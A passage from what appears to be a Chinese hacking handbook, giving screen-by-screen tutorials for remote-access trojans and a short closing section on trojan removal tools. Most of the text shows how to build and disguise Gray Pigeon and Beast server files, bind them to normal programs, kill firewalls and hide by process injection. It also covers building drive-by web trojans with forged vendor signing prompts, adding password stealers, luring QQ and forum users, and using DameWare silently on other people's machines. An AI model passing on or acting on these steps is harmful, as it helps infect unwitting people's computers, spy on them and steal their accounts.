(4) 在“绑定文件”选项卡中，我们可以自定义绑定的文件，也可以设置是否每次启动自动加载，如图 3-4-38 所示。

(5) 最后设置好保存路径和文件名，再点击“生成服务器”即可生成一个符合你需要的服务器端文件，将此文件按第 3.2.1 节中介绍的方法发送给想要控制的人，并诱骗他运行即可开始进行下一步的控制操作了。




图 3-4-38 服务器配置界面中的“绑定文件”设置

## 2. 实施木马控制

为了使客户端收到服务端自动上线的信息，我们还需要对客户端的自动上线进行设置。选择客户端主菜单中“文件 | 自动上线”，进入“自动上线”对话框，如图 3-4-39 所示。




图 3-4-39 客户端的自动上线设置

其中：

FTP 服务器：填写你的 FTP 服务器的 IP 地址或是域名；

端口：一般都是 21；

用户名和登录密码：你的 FTP 登录用户名和密码；

存放 IP 的文件：IP 文件存放到 FTP 的路径和名称，例如：/www/ip.jpg；

IP 文件内容：把本机的 IP 地址按一定的格式写入到存放 IP 的文件里；

Http 访问地址：就是存放 IP 文件的 Web 访问地址。

设置好所有信息后，点击“更新 IP 到 FTP 空间”按钮，就会把存放 IP 的文件上传到该服务器，以后就可以让服务端通过 Web 方式得到你的 IP 从而来自动上线，自动上线的主机就会直接添加到主界面左下侧的“自动上线主机”下面的列表中。双击该机的 IP 地址，便会读取其驱动器列表，然后便可对该机进行远程控制。



图 3-4-40 添加主机对话框

除了可以让服务器端自动上线以外，我们还可以像其它木马一样采用主动连接，手工添加主机。选择主菜单中的“文件 | 添加主机”，在弹出的对话框中填上主机 IP 地址及连接密码，如图 3-4-40 所示。

如果密码正确，该主机便会加入到主界面左下侧的“主动连接主机”列表中。双击列表中该主机的 IP 地址，便会读取该机的驱动器列表，然后就可对该机进行远程控制了，如图 3-4-41 所示。



图 3-4-41 受控主机结果显示

控制了肉机以后，我们就可以进行如下一些操作了。

在“文件管理”选项卡中，可以模仿在 Windows 资源管理器下的操作，对文件进行复制、粘贴、删除，重命名、远程运行等，可以上传下载文件或文件夹。

在“远程控制命令”选项卡中，可以查看远程系统信息、剪切板查看、进程管理、窗口管理、外设控制、服务管理、共享管理、代理服务、MS-DOS 模拟等操作。

在“注册表模拟器”选项卡中，可以像操作本地注册表一样操作远程计算机注册表。

在“远程监控”选项卡中，除可以普通的文字聊天以外，还有语音聊天的功能（双方 ADSL 上网情况下语音良好）！

在“命令广播”选项卡中，可以对自动上线主机进行命令播，如关机、重启、打开网页等，点一个按钮就可以让 N 台机器同时关机或其它操作！

灰鸽子牵手 2004 版去掉了原来版本中的视频捕捉、键盘记录等很多木马该有的功能，如果你需要的话，可以下载灰鸽子的早期版本，黑客功能要强得多。

### 3.4.6 自制网页木马

除了采用第 3.2.3 节中介绍的利用 IE 的 MIME 漏洞在网页上加载木马以外，我们还可以采用 exe2bmp 软件将 exe 文件（木马服务器端）转换成一个图片木马，放在网页上，当别人打开你这个含有一个图片木马的网页时，他也就中了木马，这种方法成功率很高，别人总不能上网而不看图片（IE 的默认设置是显示图片的）吧？

下面我们就来看看如何制作网页木马。

（1）首先准备一个可以支持 ASP 的网页空间。

（2）准备好设置过的木马，针对不同的情况可以选择不同的木马，比如：盗 QQ 软件，盗游戏账号的软件等，要看你想要盗什么号了哦，如果你对这一切都感兴趣，可以绑上一个密码解霸，它可以捕获 Windows 9x/2000/XP 几乎所有普通窗口的登录用户名和密码，包括 OICQ/QQ，ICQ，Outlook，Foxmail，电子邮箱，网吧上网账号，Web 邮件，江湖论坛，聊天室，传奇，奇迹，千年，红月，边锋，联众，倚天，精灵，大话西游，石器时代等。



密码解霸是一个功能非常强大的获取密码的软件，有人这样评价它，只有你不想要的密码，没有取不到的密码！但是该软件必须注册才能使用，实验版获取的用户名和密码都有五个字符是用“\*\*\*\*\*”表示。

（3）运行 exe2bmp 程序，其运行界面如图 3-4-42 所示。

单击“选择”按钮，选择你设置好的木马（木马服务器端），然后再单击“生成”按钮，即可在该 EXE 文件目录下生成同名的三个 .BMP、.ASP、.HTM 文件，将这三个文件放到支持 ASP 的空间里边，当别人打开 .HTM 的时候，先前的 .EXE 将被自动下载到他的硬盘并运行。



在该网页上传前可以先修饰成一个广告弹出框，再加些图片，以迷惑浏览者，这是利用 IE 的 HTA 漏洞。



图 3-4-42 exe2bmp 程序主界面

（4）在 QQ 上或是论坛上宣传你的网页，让很多不知情的网友去访问你的网页，这样你的木马就种到别人的机器里去了。

#### 提示

为了避免在下载 .exe 文件时出现 exe2bmp 作者陈经韬的签名提示，我们可以根据黑鹰基地的“证书签名提示的网页木马模板五合一”来更改其签名提示，到时下载提示将会变为：

3721 公司签名提示

微软公司签名提示

flash 动画插件提示

百度公司搜索引擎签名提示

语音聊天室插件提示签名提示

试想，这些签名提示一般菜鸟哪会怀疑，就连高手也会在不经意间被其迷惑而被种上木马的。

### 3.4.7 线程插入型木马——禽兽 (Beast 2.02)

Beast 2.02 是国外一款功能强大的远程控制工具，具有强大的远程管理图形界面，如：远程文件管理（上传下载、文件删除、属性设置、运行文件、删除目录、批量删除等）、屏幕控制、注册表和进程管理、网址管理、关机重启、获取日志、日志开关、发送消息、密码管理、获取剪贴板、隐藏托盘或开始菜单、锁定鼠标、服务端的卸载、更新和关闭、扫描器等全套功能。其远程功能之强大，是一般的本地电脑拥用者自己都无法实现的，默认端口：6666，而且它还可以关闭多达 500 个防火墙或是进程，消除 XP 自带的防火墙服务，截获 ICQ2003 密码等；它还内置了一个捆绑机，可以将生成的服务器端与某个正常程序进行捆绑；它采用了线程插入技术，可以注入到 explore.exe 或是 Internet Explorer 中，注入之后在“任务管理器”中不会被发现其进程，更增强其隐蔽性，像天网等个人防火墙的“应用程序访问网络权限设置”弹出来连接对话框时，很多人根本想都不用想就会点击通过，所以具有很大的迷惑性。

#### 1. 服务端的配置

禽兽木马下载解压后仍然只有一个可执行文件 Beast.exe，它是禽兽的客户端，其服务器端需要由此文件生成，再发送别人运行后客户端才能进行控制。双击客户端文件，运行界面如图 3-4-43 所示。


点击禽兽木马的客户端程序主界面中的“生成服务”按钮，进入服务端设置对话框，如图 3-4-44 所示。



图 3-4-43 禽兽木马的客户端程序主界面




图 3-4-44 禽兽木马的服务端设置界面

在“基础设置”里，可以设置木马的名称、开放端口、连接密码及木马的安装目录，是否注入到 Internet Explorer 和 Explorer.exe 等。

#### 提示

如果没有使用注入技术，在 Windows XP/2000 的任务管理器中可以发现其进程，但是这种方式的连接成功率很高，可达 100%。

在“信息通知”里，你可以设置收取受害者 IP 的 ICQ 号码、E-mail 地址等，只是 E-mail 地址不支持 Hotmail 账户。

在“启动键”里，可以设置将木马的根键放到注册表的什么地方。

在“防火墙杀除”里，可以设置启动时是否关闭防火墙和某些进程，至于关闭哪些种类的防火墙和进程。点击“设置”按钮即可进入杀除设置对话框，如图 3-4-45 所示。

对于列表中不存在的防火墙或是进程，你想要在启动时清除的话，可以在列表中直接添加。最多可以达到 500 个防火墙或是进程服务，并且可以设置每几秒钟杀除一次，对于 Windows XP 自带的防火墙可以选择杀除。



防火墙进程名不可以加入扩展名.exe。

在“混合选项”中可以设置安装后是否自毁服务端，是否允许使用键盘记录，是否显示虚假错误信息等，至于显示什么样的错误信息可以点击“虚假错误信息”旁边的“配置”按钮进行设置，如图 3-4-46 所示。



图 3-4-46 配置虚假信息

**提示**

如果选择“自毁服务端”将在第一次运行后自动删除服务端本身，“虚假信息”同样仅限于第一次运行，建议不要两项同时选取。

在“exe 图标”里，你可以任意设置服务端的图标，也可以点击“从文件中选取图标”按钮从某个文件中选取其图标，以增强木马的隐蔽性。

设置好以后你就可以点击下侧的“生成”按钮，你精心设置的满足你需要的服务器端就生成了，默认的文件名为 server.exe 文件，你可以任意改名后与别的文件进行捆绑。

如果你需要对文件进行捆绑，则可以直接点击“捆绑”按钮，将木马文件添加进去，再添加要捆绑的程序文件，并且取原文件一样的图标，然后点击“捆绑文件”按钮，如图 3-4-47 所示，并设置好新生成的文件名称（可同原有的文件一样，以增强隐蔽性），点击“保存”即可。



图 3-4-45 服务端的防火墙杀除配置



图 3-4-47 捆绑文件



仔细比较你会发现捆绑了禽兽木马的文件比原文件大 50 K 左右。

## 2. 实施控制

服务端配置好以后, 就可以按照第 3.2.1 节中介绍的方法发送给别人执行以后, 你就可实施远程控制了。

运行客户端程序 `beast.exe`, 在程序主界面的左上角主机地址处填入对方的 IP 地址, 端口处填入端口地址 (默认是 6666, 就看你在设置时是否更改), 连接密码处填入你当初设置的连接密码, 然后点击“开始连接”, 如果连接密码正确 (也就是你种的木马), 很快就可连接上肉机。

连接肉机以后, 你就可运行右下侧的命令对此肉机进行远程控制了。

(1) 选中“管理命令”, 则可远程进行文件管理、桌面进程管理、远程桌面、注册表项、所有进程、远程监视等操作。

如我们想要远程对文件进行操作, 可以双击“文件管理”按钮, 即可对远程机器进行文件管理, 如图 3-4-48 所示, 点击“查找硬盘”, 然后选中某个驱动器, 再点击“显示文件”, 该驱动器所有的文件便可显示出来。

所有可进行的操作都清晰地显示在文件列表的右侧, 你可以进行下载、上传、删除、查找、执行、重命名文件等操作。

同样双击“注册表项”可以对远程注册表进行操作, 可以在某个根键或是子键下添加或删除某个子键或键值, 如图 3-4-49 所示。

双击“所有进程”, 即可对远程机器的进程进行管理, 如想关闭某个进程, 可以选中该进程, 再点击“Kill Proc”按钮即可轻松删除某个进程, 有时本地都不能删除的, 远程倒还可以轻松删除, 如图 3-4-50。



图 3-4-48 文件管理对话框



图 3-4-49 远程注册表操作



图 3-4-50 远程进程管理

(2) 选中“系统操作”, 则可以对远程机器实施隐藏所有、关闭电源、远程关机、杀掉所有、远程重启、远程注销等操作。

(3) 选中“恶作剧”, 则可以对远程机器实施隐藏托盘、禁止托盘、隐藏开始、打开光驱、锁定鼠标、隐藏时钟等操作。

另外, 在杂项中还可以查看到肉机的主机信息及服务端的信息, 可向对方发送消息 (相当于冰河信使), 运行 DOS 命令查看对方信息等操作。





呵呵，没想到，这个新的线程插入木马，比我们以前使用的一些木马功能还要强大得多，而这个线程插入技术使得对方既不易发现你的木马，而且也不容易清除。

### 3.4.8 另类的远程控制软件——DameWare Mini Remote Control

Windows 终端服务、pcAnywhere 是大家比较熟悉的 Internet 远程控制系统软件，但是使用它们时需要在客户端和服务端分别进行手工安装和配置，非常麻烦。这里给大家推荐一款另类的远程控制软件 DameWare mini remote control，它是 DameWare NT Utilities 工具包提供的一个远程控制组件，它的主要优点是不需要手工安装服务端，只要知道服务器的管理员账户和密码，就可以完成对服务器的一切操作，有了它的帮助，网络管理员就不会为了配置服务器端浪费大量的时间。



当然，黑客利用它搞些小破坏也一样方便。

DameWare mini remote control 安装完成以后，就可以在程序菜单里选择运行，程序会弹出一个远程连接的设置对话框，如图 3-4-51 所示。



图 3-4-51 远程连接设置对话框

在 IP 地址栏输入想要连接机器的 IP 地址，主机名（针对局域网），在用户名和密码输入远程想要连接机器的用户名和密码。


#### 提示

如果不知道远程机器的用户名和密码，可以采用第 2 章中介绍的方法获取。

然后再点击右侧的“设置”按钮对要安装的远程控制服务进行设置，包含连接端口、屏幕分辨率、是否锁定远程键盘和鼠标，断开时是否停止服务或是删除服务，是否复制配置文件 dwrcs.ini 到服务端等选项设置，如图 3-4-52 所示。



建议把“仅仅查看”选中，连上后如果没人的话，再把工

具栏第 6 个控制按钮  点击弹起，就可控制。在另一个选项“显示选项”里把“灰暗比例”（即黑白显示）选中，这样速度会更快，有没有彩色无所谓，如果你和对方的网速够快的话，也可以选择真彩，另外，像什么数据加密，连接断开时间，鼠标状态，扫描线数等都可以采用默认值。




图 3-4-52 远程控制选项设置

#### 提示

如果将此软件作为黑客工具，便可以在“安全选项”选项卡中，再点击“编辑”按钮，在“通知对话”选项卡中将“连接时通知”前面的钩去掉，因为你想要偷偷连接别人的机器，肯定不会还想通知别人一声“我来了”吧。

设置完成，单击“连接”按钮，程序会自动连接远程主机，并且如果发现远程机器没有安装远程控制服务，便会弹出如图 3-4-53 所示的对话框，要求你给远程机器安装远程控制服务。




图 3-4-53 是否安装远程控制服务

确定后程序会自动安装远程服务，启动，并连接上，如图 3-4-54 所示。




图 3-4-54 已控制的远程机器界面


连接时，程序会自动将服务器程序“DWRCS.exe”拷贝到远程服务器的“Admin\$\SYSTEM32”目录下（其中“Admin\$”是指系统目录，如 Windows 2000 操作系统的“C:\WINNT”目录），并注册成远程服务器系统服务，然后运行此服务，这样在客户端就可以远程控制服务器了。



看到了吧，屏幕右下角显示的红色的双电脑图标即是你开启远程控制服务。

#### 提示

远程服务器端必须开放 IPC\$ 默认共享，否则就不能顺利安装服务器端程序。

连接以后先不要做什么，点击工具栏第 9 个按钮显示对方鼠标，观察一下，看对方在干什么。如果没人

使用，你就可以弹起工具栏第 6 个按钮，开始控制，这时你的一切操作都会在对方屏幕上显示出来，对方会看到，鼠标自己移动，打开窗口，关掉窗口，甚至打开记事本，在上面写你想写的任何内容，比如写道“我饿了，请我吃肯德基吧？”，呵呵！不知道对方会不会吓晕啊！

如果你控制时，对方也要控制，鼠标就会不听话，你就可以按下工具栏第 5 个按钮，对方就傻了；你还可以在控制中点击工具栏第 12 个按钮更改对方远程控制服务设置。

### 3.4.9 网吧上网者福音——网吧探索者 WebExplorer

WebExplorer 是国内大型黑客安全技术站点“黑客基地(www.hackbase.com)”开发的一款基于 Web 网页运行的免费系统管理软件，内置资源管理器、注册表编辑器、文本编辑器和进程管理器，并提供文件下载、解除限制和运行程序等功能。

WebExplorer 基于高级 ActiveX 技术编写，不依赖于系统软件，直接调用系统 API 实现，可放置在任何支持 HTML 网站的网页中，所以我们既可用它在本机运行，也可通过网页对所用的计算机进行系统级管理。



网吧上网一族可以利用它来解除网吧的种种限制（呵呵，也算是网吧小黑客吧），它可真算是网吧上网者的福音。

WebExplorer 的压缩包里主要包含如下一些文件：

- WebExplorer.ocx            主程序，即起作用的 ActiveX 控件；
- WebExplorer.htm          网页调用，调用 WebExplorer.ocx 文件的网页；
- 网吧探索者.bat          本机调用，本机使用的批处理文件；
- 卸载.bat                卸载命令。

#### 1. 在本机上使用

如果网吧允许我们使用软盘，那么我们可以把网吧探索者的这几个文件拷贝到软盘上，然后直接运行其中“网吧探索者.bat”即可，其运行界面如图 3-4-55 所示。

网吧探索者批处理运行后会将 WebExplorer.ocx 文件注册到系统中，然后再启动 WebExplorer.htm 网页，我们就可以在网页的控件中进行管理操作了。

在“文件管理”选项卡中，我们可以像使用 Windows 的资源管理器一样对任意文件进行操作。

在“注册表管理”选项卡中，我们可对注册表进行任意添加、删除及修改，如图 3-4-56 所示。



图 3-4-55 网吧探索者批处理运行界面



图 3-4-56 网吧探索者的注册表管理界面

在“进程管理”选项中，可以查看某进程关联的文件，如果你觉得某个进程可能是木马或是不必要的进程，可以选中该进程后，点击“杀死”按钮将该进程杀死。

## 提示

作为黑客，我们可以利用该功能杀死网吧管理的进程，这样我们也就不受限制了。

在“高级工具箱”中，可以输入想要下载文件的地址，进行文件下载，还可以解除一些网吧的限制，包括允许IE下载文件、显示运行菜单、允许使用MSDOS、允许编辑注册表、显示所有磁盘、取消IE分级密码等，我们只需在其想要解除限制的相应项前面打上钩，然后点击“执行”按钮即可，如图3-4-57所示。



图 3-4-57 网吧探索者的高级工具箱界面

另外，还可点击“浏览”按钮选择任意可执行文件，然后再点击“运行”按钮运行选择的文件。

## 2. 在网站上使用

如果在网吧不允许使用软盘，那么我们可以将文件 WebExplorer.ocx 和 WebExplorer.htm 上传到网页的同一目录，并且在网页上作好相应链接，然后在浏览器上点击 WebExplorer.htm 的网页链接即可进入相应网页进行上述设置。

# 3.5 木马的清除和防范

随着科学技术的突飞猛进，木马病毒也变得越来越狡猾，很多木马病毒已经可以借助邮件、网页、局域网、软盘等多种方式进行传播，一些木马病毒甚至能够阻止反病毒软件对它的检测。



小博士，有没有搞错，难道木马病毒真的那么厉害吗？



当然了，不过，利用防火墙进行杀毒和反黑，只是针对了大部分的木马病毒，要真正做到对木马病毒的预防和杀除，还是一定要随时升级正版的防火墙和杀毒软件哦！！！！

## 3.5.1 使用 Trojan Remover 清除木马

Trojan Remover 是一个专门用来清除特洛伊木马和自动修复系统文件的工具，能够检查系统登录文件、扫描 WIN.INI、SYSTEM.INI 和系统登录文件，且扫描完成后会产生 Log 信息文件，并帮你自动清除特洛伊木马和

修复系统文件。它的特点是简单易用，操作简便，并且检测和清除木马的功能也比较强。

下面我们就以 TrojanRemover6.0 为例来介绍 TrojanRemover 的使用方法。

安装完成后，打开 TroianRemover6.0，其主界面窗口如图 3-5-1 所示。



图 3-5-1 Trojan Remover6.0 的主窗口

首先我们单击 Trojan Remover6.0 主窗口中的“Scan”按钮，Trojan Remover 就开始扫描当前计算机了，检测是否有木马服务端程序存在，如图 3-5-2 所示。




图 3-5-2 Trojan Remover 开始扫描

在检测完成之后，如果 Trojan Remover 发现了木马的服务端程序，就会给出提示，运行完成如图 3-5-3 所示。

在如图 3-5-3 所示的对话框中，单击“ViewLog”按钮，我们就可以查看本次扫描的结果记录了，如图 3-5-4 所示。



图 3-5-3 检测完成




图 3-5-4 查看扫描记录

### 3.5.2 如何使用 The Cleaner 来清除木马

我们知道，The Cleaner 是全球知名的著名木马查杀软件，它包含后台扫描内存内所有活动进程，采用强

劲的木马指纹甄别技术，可以扫描包括压缩文件在内的各种可疑文件，而且扫描速度极快。

经测第三方测试 The Cleaner 遥遥领先于对手，无论是扫描速度和成功率。

其清除木马的具体操作如下：

首先，我们需要安装它。安装的方法同一般的软件安装类似，基本上就是一路根据安装向导的提示点按“Next”按钮就是了。安装完成之后，在“开始|程序”中可以看到The Cleaner 的程序包中有一些工具。

在The Cleaner 的工具中，The Cleaner 为主程序，点选它之后，就可以打开如图 3 - 5 - 5 所示的 The Cleaner 4.0 主窗口了。

在TheCleaner 主窗口的“File”菜单中，可以选择需要扫描的磁盘分区。一般来讲，木马程序都是安装在C 盘中的。所以，一般我们主要对C 盘进行扫描就可以了。我们在选中要扫描的磁盘分区后，单击“OK”按钮，就会打开扫描对话框，如图 3 - 5 - 6 所示，同时扫描开始。




图 3-5-5 The Cleaner 4.1 主窗口




图 3-5-6 打开扫描对话框开始扫描

我们如果扫描到系统中存在木马，则TheCleaner 就会把这些木马显示在木马列表中。在扫描结束之后，我们只需要单击“CleanAll”按钮，就可以把所有扫描到的木马清除了。

为了解决清除木马的程序很有可能扫描不到新木马的问题，TheCleaner 还专门设计了一个像病毒数据库一样的木马数据库，有专业人员来负责对该木马数据库进行维护，他们总是会在第一时间把最新出现的木马添加到木马数据库中，这样，TheCleaner 的用户就可以从网上下载和更新自己的木马数据库了。

不知道大家发现没有，在The Cleaner 软件包中，除The Cleaner 主程序外，还有两个小工具：TCMonitor 和 TCActive！。

我们知道，木马服务端程序运行之后，往往会把自己跟某种文件类型关联起来，现在我们来打开TCMonitor 工具，如图 3 - 5 - 7 所示的对话框。

可以看到，在TCMonitor的主窗口中，主要是一个注册表主键的列表。在该列表中，列出了最容易被木马修改的注册表主键，TCMonitor运行后，就会时刻监视着列表中的注册表主键，只要这些主键下的内容发生变化，TCMonitor就会给出警告。

TCActive！文件相当于一个进程管理工具，如果我们在TCActive！的进程列表中选择了某个进程，然后单击鼠标右键，并且在快捷菜单中选择“Terminate”按钮，就可以结束该进程了。




图 3-5-7 TCMonitor 的主窗口

### 3.5.3 使用 BoDetect 检测和清除 BO2000 木马

BoDetect 是一个检测和清除 B0 木马的工具，该工具对于 B0 木马的监测和清除非常有效，在这里我们以 BoDetect 3.5 为例，来介绍一下它的使用方法。

具体操作步骤如下：

BoDetect 在安装好后，选择“开始 | 程序”，从中选择打开 BoDetect，BoDetect 的窗口如图 3-5-8 所示。

BoDetect 窗口中的三个选项卡，当打开 BoDetect 时，默认显示的是第一个选项卡（Detect/Remove）。在打开 BoDetect 窗口的同时，BoDetect 就会自动检测系统中是否存在 B0 木马，并且把检测到的 B0 木马显示在第一个选项卡的列表中。

在检测到存在木马之后，只要单击第一个选项卡中“Remove”，BoDetect 就会清除掉列表中的所有 B0 木马了。

这时候如果我们再次打开 BoDetect，因为已经清除掉了系统中的 B0 木马，所以就会弹出一个提示对话框。并且，BoDetect 的窗口也不再显示出来。

对于那些被清除的 B0 木马，实际上 BoDetect 是将其转移到了 BoDetect 自己的目录下，并且在文件名后加上了.B0D 后缀，如 B02K.EXE.B0D 就是转移后的 B02K 木马程序。同时，BoDetect 还能修复我们被 B0 木马修改的注册表。

在 BoDetect 的第三个选项卡中，也可以看到被转移和重命名的 B02K 木马程序。

在第三个选项卡中，在“Infected Files”列表中选中 B02K.EXE.B0D，如果单击“Restore”按钮，就会出现提示对话框，单击对话框中的“OK”按钮，就可以把 B02K 木马还原，就像重新运行了程序 B02K.EXE 一样。

如果单击第三个选项卡中的“Delete”按钮，就会出现删除文件提示对话框，单击对话框中的“OK”按钮，文件 B02K.EXE.B0D 就会被删除。

在 BoDetect 中，还可以对 BoDetect 的属性进行设置，在 BoDetect 的第二个选项卡中，可以设置 BoDetect 的属性。






图 3-5-8 BoDetect 3.5 的主窗口

在“Options”中，可以选择 BoDetect 的运行方式，“Autoscan system after BoDetect is loaded”选项表示当打开 BoDetect 时，是否自动检测 B0 木马，默认值为是。

